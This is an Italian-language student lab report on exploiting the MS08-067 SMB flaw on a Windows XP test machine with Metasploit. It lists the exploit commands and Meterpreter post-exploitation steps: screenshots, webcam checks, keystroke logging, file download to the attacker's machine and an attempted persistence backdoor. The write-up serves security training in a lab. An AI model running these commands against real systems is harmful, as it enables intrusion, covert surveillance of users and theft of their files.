Traccia: Hacking MS08-067

Sulla base della teoria, viene richiesto alla studente di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

Una volta ottenuta la sessione, lo studente dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter
- Individuare la presenza o meno di Webcam sulla macchina Windows XP

- Accedere a webcam/fare dump della tastiera/provare altro

Introduzione

Questo report descrive il processo di sfruttamento della vulnerabilità MS08-067 per ottenere una sessione Meterpreter su una macchina Windows XP utilizzando Metasploit. Una volta stabilita la sessione, sono state eseguite varie operazioni di post-exploitation per recuperare uno screenshot, verificare la presenza di una webcam e tentare altre attività di raccolta di informazioni.

Ambiente di Test

- **Sistema target**: Windows XP 32bit
- **Vulnerabilità sfruttata**: MS08-067
- **Strumento di exploit**: Metasploit Framework
- **Payload**: windows/meterpreter/reverse_tcp


Procedura di Sfruttamento


Passo 1: Configurazione di Metasploit

1. **Avvio di Metasploit**: msfconsole
2. **Selezione dell'exploit**: use exploit/windows/smb/ms08_067_netapi
3. **Configurazione dei parametri dell'exploit**: set RHOST 192.168.11.98
4. **Avvio dell'exploit**: exploit

Passo 2: Ottenimento di una Sessione Meterpreter

Dopo l'esecuzione dell'exploit, è stata ottenuta una sessione Meterpreter sul sistema target.






Passo 3: Recupero di uno Screenshot

1. **Esecuzione del comando per catturare lo screenshot**: screenshot


Risultato: Uno screenshot del desktop del sistema Windows XP è stato salvato sul sistema dell'attaccante



Passo 4: Verifica della Presenza di una Webcam

1. **Individuazione della webcam**: webcam_list

Risultato: Il comando non ha rilevato la presenza di una webcam collegata al sistema Windows XP.



Passo 5: Tentativi di Accesso alla Webcam e Altre Attività

5.1 Accesso alla Webcam

Sebbene il comando webcam_list non abbia rilevato una webcam, sono stati effettuati ulteriori tentativi per accertarsi della sua assenza.

1. **Tentativo di attivare la webcam**: webcam_snap

```
meterpreter > webcam_snap
[-] Target does not have a webcam
meterpreter >
```

Risultato: Il comando ha restituito un errore indicando che non è stata trovata alcuna webcam disponibile sul sistema target.

5.2 Dump della Tastiera

Per monitorare l'attività della tastiera, è stato utilizzato il comando keyscan_start per avviare la registrazione dei tasti premuti.

1. **Avvio del keylogger**: keyscan_start

Risultato: La registrazione dei tasti è stata avviata con successo.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
```

Acquisizione dei dati della tastiera: Dopo un periodo di tempo sufficiente per raccogliere dati significativi, la registrazione è stata fermata e i dati acquisiti sono stati visualizzati.

1. Dump della tastiera: keyscan_dump

Risultato: È stato possibile visualizzare i tasti premuti dall'utente sul sistema target, fornendo informazioni utili per ulteriori analisi.


```
meterpreter > keyscan_dump
Dumping captured keystrokes ...


meterpreter >
```

ds

5.3 Altre Attività di Post-Exploitation

1. **Raccolta di Informazioni sul Sistema**: sysinfo getuid

Risultato: Visualizzazione delle informazioni di sistema, inclusi nome host, sistema operativo, architettura e tempo di avvio. Identificazione dell'utente attualmente connesso.




Navigazione del File System: Utilizzando i comandi di navigazione del file system di Meterpreter, sono stati esplorati e scaricati file dal sistema target: comando ls

Risultato: Elenco dei file e delle directory presenti nella directory corrente.

2. **Scaricare file o altro**: comando download

Risultato: Download di file specifici dal sistema target al sistema dell'attaccante.

3. **Persistenza**: Per mantenere l'accesso al sistema compromesso, è stata tentata l'installazione di una backdoor per la persistenza.



Conclusioni

L'esercizio ha dimostrato con successo come sfruttare la vulnerabilità MS08-067 per ottenere una sessione Meterpreter su una macchina Windows XP. Durante la sessione Meterpreter, sono state effettuate diverse attività di post-exploitation, tra cui il recupero di uno screenshot, la verifica della presenza di una webcam (non trovata), l'uso di un keylogger per catturare i tasti premuti, la raccolta di informazioni di sistema e la navigazione del file system. Inoltre, è stata tentata l'installazione di una backdoor per garantire la persistenza dell'accesso al sistema compromesso.

L'esercizio ha evidenziato l'importanza della sicurezza delle reti e dei sistemi, sottolineando la necessità di mantenere aggiornati i sistemi operativi e applicare le patch di sicurezza tempestivamente per prevenire attacchi simili.